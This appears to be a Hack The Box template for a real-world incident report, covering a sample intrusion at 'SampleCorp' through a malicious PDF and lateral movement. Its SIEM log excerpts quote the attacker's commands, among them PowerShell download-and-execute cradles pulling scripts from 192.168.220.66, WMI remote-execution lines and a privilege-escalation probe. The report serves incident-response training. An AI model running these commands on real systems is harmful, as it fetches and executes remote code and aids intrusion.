HACKTHEBOX

Real-world Incident Report Template

👉 Go to the HTB blog to download the editable version of this report.

Index

Real-world Incident Report

Executive Summary

- Incident ID: INC2019-0422-022
- Incident Severity: High (P2)
- Incident Status: Resolved
- Incident Overview: On the night of April 22, 2019, at precisely 01:05:00, SampleCorp's Security Operations Center (SOC) detected unauthorized activity within the internal network, specifically through anomalous process initiation and suspicious-looking PowerShell commands. Leveraging the lack of robust network access controls and two security vulnerabilities, the unauthorized entity successfully gained control over the following nodes within SampleCorp's infrastructure:
    - WKST01.samplecorp.com: A system used for software development purposes.
    - HR01.samplecorp.com: A system used to process employee and partner data.
- SampleCorp's SOC, in collaboration with the Digital Forensics and Incident Response (DFIR) units, managed to successfully contain the threat, eliminate both the introduced malicious software and existing security gaps, and ultimately restore the compromised systems to their original state.
- Key Findings: Owing to insufficient network access controls, the unauthorized entity was assigned an internal IP address by simply connecting their computer to an Ethernet port within a SampleCorp office. Investigative efforts revealed that the unauthorized entity initially compromised WKST01.samplecorp.com by exploiting a vulnerable version of Acrobat Reader. Additionally, the entity exploited a buffer overflow vulnerability, this time in a proprietary application developed by SampleCorp, to further penetrate the internal network. While no widespread data exfiltration was detected, likely owing to the rapid intervention by the SOC and DFIR teams, the unauthorized access to both WKST01.samplecorp.com and

HR01.samplecorp.com raise concerns. As a result, both company and client data should be regarded as potentially compromised to some extent.

- Immediate Actions: SampleCorp's SOC and DFIR teams exclusively managed the incident response procedures, without the involvement of any external service providers. Immediate action was taken to isolate the compromised systems from the network through the use of VLAN segmentation. To facilitate a comprehensive investigation, the SOC and DFIR teams gathered extensive data. This included getting access to network traffic capture files. Additionally, all affected systems were plugged to a host security solution. As for event logs, they were automatically collected by the existing Elastic SIEM solution.
- Stakeholder Impact:
    - Customers: While no extensive data exfiltration was identified, the unauthorized access to both WKST01.samplecorp.com and HR01.samplecorp.com raises concerns about the integrity and confidentiality of customer data. As a precautionary measure, some services were temporarily taken offline and some API keys were revoked, leading to brief periods of downtime for customers. The financial implications of this downtime are currently being assessed but could result in loss of revenue and customer trust.
    - Employees: The compromised systems included HR01.samplecorp.com, which typically houses sensitive employee information. Although we have no evidence to suggest that employee data was specifically targeted or extracted, the potential risk remains. Employees may be subject to identity theft or phishing attacks if their data was compromised.
    - Business Partners: Given that WKST01.samplecorp.com, a development environment, was among the compromised systems, there's a possibility that proprietary code or technology could have been exposed. This could have ramifications for business partners who rely on the integrity and exclusivity of SampleCorp's technology solutions.
    - Regulatory Bodies: The breach of systems, could have compliance implications. Regulatory bodies may impose fines or sanctions on

SampleCorp for failing to adequately protect sensitive data, depending on the jurisdiction and the nature of the compromised data.

  - Internal Teams: The SOC and DFIR teams were able to contain the threat effectively, but the incident will likely necessitate a review and potential overhaul of current security measures. This could mean a reallocation of resources and budget adjustments, impacting other departments and projects.
  - Shareholders: The incident could have a short-term negative impact on stock prices due to the potential loss of customer trust and possible regulatory fines. Long-term effects will depend on the effectiveness of the remedial actions taken and the company's ability to restore stakeholder confidence.

Technical Analysis

Affected Systems & Data

Owing to insufficient network access controls, the unauthorized entity was assigned an internal IP address by simply connecting their computer to an Ethernet port within a SampleCorp office.

The unauthorized entity successfully gained control over the following nodes within SampleCorp's infrastructure:


- WKST01.samplecorp.com: This is a development environment that contains proprietary source code for upcoming software releases, as well as API keys for third-party services. The unauthorized entity did navigate through various directories, raising concerns about intellectual property theft and potential abuse of API keys.
- HR01.samplecorp.com: This is the Human Resources system that houses sensitive employee and partner data, including personal identification information, payroll details, and performance reviews. Our logs indicate that the unauthorized entity did gain access to this system. Most concerning is that an unencrypted database containing employee Social Security numbers and bank account details was accessed. While we have no evidence to suggest data was extracted, the potential risk of identity theft and financial fraud for employees is high.

Evidence Sources & Analysis

WKST01.samplecorp.com

On the night of April 22, 2019, at exactly 01:05:00, SampleCorp's Security Operations Center (SOC) identified unauthorized activity within the internal network. This was detected through abnormal parent-child process relationships and suspicious PowerShell commands, as displayed in the following screenshot.


From the logs, PowerShell was invoked from cmd.exe to execute the contents of a remotely hosted script. The IP address of the remote host was an internal address, 192.168.220.66, indicating that an unauthorized entity was already present within the internal network.



April 22nd 2019, 00:32:39.363	Process Create: UtcTime: 2019-04-21 16:32:39.363 ProcessGuid: {68C3D3DC-9B27-5CBC-0000-00104D8C4700} ProcessId: 2960 Image: C:\Windows\System32\cmd.exe FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
April 22nd 2019, 00:32:46.007	Process Create: UtcTime: 2019-04-21 16:32:46.007 ProcessGuid: {68C3D3DC-9B2E-5CBC-0000-00107B944700} ProcessId: 2844 Image: C:\Windows\System32\cmd.exe FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-	cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
April 22nd 2019, 00:34:44.344	Process Create: UtcTime: 2019-04-21 16:34:44.344 ProcessGuid: {68C3D3DC-9BA4-5CBC-0000-00106CCD4700} ProcessId: 3000 Image: C:\Windows\System32\cmd.exe FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-	cmd.exe /Q /c powershell.exe -nop -w hidden -c $c=new-object net.webclient;$c.proxy=[Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $c.downloadstring('http://192.168.220.66:8089/4GJi0FeRzR9eys'); 1>
April 22nd 2019, 00:34:44.391	Process Create: UtcTime: 2019-04-21 16:34:44.376 ProcessGuid: {68C3D3DC-9BA4-5CBC-0000-0010F4D04700} ProcessId: 2012 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powersh	powershell.exe -nop -w hidden -c $c=new-object net.webclient;$c.proxy=[Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $c.downloadstring('http://192.168.220.66:8089/4GJi0FeRzR9eys');

The earliest signs of malicious command execution point to WKST01.samplecorp.com being compromised, likely due to a malicious email attachment with a suspicious file named cv.pdf for the following reasons:

- The user accessed the email client Mozilla Thunderbird
- A suspicious file cv.pdf was opened with Adobe Reader 10.0, which is outdated and vulnerable to security flaws.
- Malicious commands were observed immediately following these events.




```
April 22nd 2019, 00:20:57.563   "C:\Windows\system32\mmc.exe" "C:\Windows\system32\services.msc"
April 22nd 2019, 00:20:57.735   "C:\Windows\system32\mmc.exe" "C:\Windows\system32\services.msc"
April 22nd 2019, 00:24:53.007   "C:\tools\ThunderbirdPortable\ThunderbirdPortable.exe"
April 22nd 2019, 00:24:53.249   "C:\tools\ThunderbirdPortable\App\thunderbird\thunderbird.exe" -profile
                                "C:\tools\ThunderbirdPortable\Data\profile"
April 22nd 2019, 00:27:19.478   C:\Windows\SysWOW64\DllHost.exe /Processid:{AB8902B4-09CA-4BB6-B78D-
                                A8F59079A8D5}
April 22nd 2019, 00:27:27.091   "C:\Program Files (x86)\Adobe\Reader 10.0\Reader\AcroRd32.exe" "C:\Users\[redacted]
                                \Desktop\cv.pdf"
April 22nd 2019, 00:27:27.871   "C:\Program Files (x86)\Adobe\Reader 10.0\Reader\wow_helper.exe" 0x634
                                0x1f0000
April 22nd 2019, 00:31:44.132   cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
April 22nd 2019, 00:31:44.210   cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
April 22nd 2019, 00:31:47.846   cmd.exe /Q /c whoami 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
April 22nd 2019, 00:31:47.861   whoami
April 22nd 2019, 00:32:15.156   cmd.exe /Q /c cd c:\users 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
April 22nd 2019, 00:32:15.234   cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
April 22nd 2019, 00:32:16.761   cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
April 22nd 2019, 00:32:20.017   cmd.exe /Q /c cd [redacted] 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
April 22nd 2019, 00:32:20.095   cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1
```


User opening starting an email client. After which, user opened a suspicious pdf “cv.pdf”

Start of malicious command execution

Additionally, cmd.exe and powershell.exe were spawned from wmiprvse.exe.




April 22nd 2019, 00:27:27.091	Process Create: UtcTime: 2019-04-21 16:27:27.091 ProcessGuid: {68C3D3DC-99EF-5CBC-0000-0010378D4600} ProcessId: 1732	"C:\Program Files (x86)\Adobe\Reader 10.0\Reader\AcroRd32.exe" "C:\Users\[redacted]\Desktop\cv.pdf"	C:\Windows\Explorer.EXE
April 22nd 2019, 00:27:27.871	Process Create: UtcTime: 2019-04-21 16:27:27.857 ProcessGuid: {68C3D3DC-99EF-5CBC-0000-0010689D4600} ProcessId: 2424	"C:\Program Files (x86)\Adobe\Reader 10.0\Reader\wow_helper.exe" 0x634 0x1f0000	"C:\Program Files (x86)\Adobe\Reader 10.0\Reader\AcroRd32.exe" "C:\Users\[redacted]\Desktop\cv.pdf "
April 22nd 2019, 00:31:44.132	Process Create: UtcTime: 2019-04-21 16:31:44.101 ProcessGuid: {68C3D3DC-9AF0-5CBC-0000-0010F43D4700} ProcessId: 1068	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1	C:\Windows\system32\wbem\wmiprvse.exe
April 22nd 2019, 00:31:44.210	Process Create: UtcTime: 2019-04-21 16:31:44.210 ProcessGuid: {68C3D3DC-9AF0-5CBC-0000-	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1	C:\Windows\system32\wbem\wmiprvse.exe



t	event_data.ParentCommandLine	C:\Windows\system32\wbem\wmiprvse.exe
t	event_data.ParentImage	C:\Windows\System32\wbem\WmiPrvSE.exe
t	event_data.ParentProcessGuid	{68C3D3DC-5F00-5CBC-0000-0010931A0200}
t	event_data.ParentProcessId	2120
t	event_data.ProcessGuid	{68C3D3DC-9B18-5CBC-0000-0010AB724700}
#	event_data.ProcessId	2,240
t	event_data.Product	Microsoft® Windows® Operating System
t	event_data.SourceIp	192.168.220.66
t	event_data.TerminalSessionId	0
t	event_data.User	[redacted]\[redacted]

As already mentioned, the unauthorized entity then executed specific PowerShell commands.



```
00:31:44.210   cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:31:47.846   cmd.exe /Q /c whoami 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:31:47.861   whoami

00:32:15.156   cmd.exe /Q /c cd c:\users 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:15.234   cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:16.761   cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:20.017   cmd.exe /Q /c cd luser 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:20.095   cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:24.131   cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:29.922   cmd.exe /Q /c cd Desktop 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:30.000   cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:31.390   cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:39.291   cmd.exe /Q /c cd Current_Project 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:39.363   cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:46.007   cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:34:44.344   cmd.exe /Q /c powershell.exe -nop -w hidden -c $c=new-object net.webclient;$c.proxy=
               [Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
               $c.downloadstring('http://192.168.220.66:8089/4GJiOFeRzR9eys'); 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:34:44.391   powershell.exe  -nop -w hidden -c $c=new-object net.webclient;$c.proxy=
               [Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
               $c.downloadstring('http://192.168.220.66:8089/4GJiOFeRzR9eys');

00:34:44.454   powershell.exe  -nop -w hidden -c $c=new-object net.webclient;$c.proxy=
               [Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
               $c.downloadstring('http://192.168.220.66:8089/4GJiOFeRzR9eys');

00:34:48.368   "powershell.exe" -noni -nop -w hidden -c &([scriptblock]::create((New-Object IO.StreamReader(New-Object
```

Brief Analysis of 192.168.220.66

From the logs, we identified four hosts on the network segment with corresponding IP addresses and hostnames. The host 192.168.220.66, previously observed in the logs of WKST01.samplecorp.com, confirms the presence of an unauthorized entity in the internal network.

IP	Hostname
192.168.220.20	DC01.samplecorp.com
192.168.220.200	WKST01.samplecorp.com
192.168.220.101	HR01.samplecorp.com
192.168.220.202	ENG01.samplecorp.com

The below table is the result of a SIEM query that aimed to identify all instances of command execution initiated from 192.168.220.66, based on data from WKST01.samplecorp.com.


event_data.CommandLine.keyword: Descending	beat.hostname.keyword: Descending	Count
cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1	WKST01	5
cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1	WKST01	4
powershell.exe -nop -w hidden -c $c=new-object net.webclient;$c.proxy=[Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX	WKST01	2
whoami	WKST01	1

...	...	...
powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.220.66/test.php'); $m = Get-ModifiableService; $m	HR01	1

The results suggest that the unauthorized entity has successfully infiltrated the hosts: WKST01.samplecorp.com and HR01.samplecorp.com.

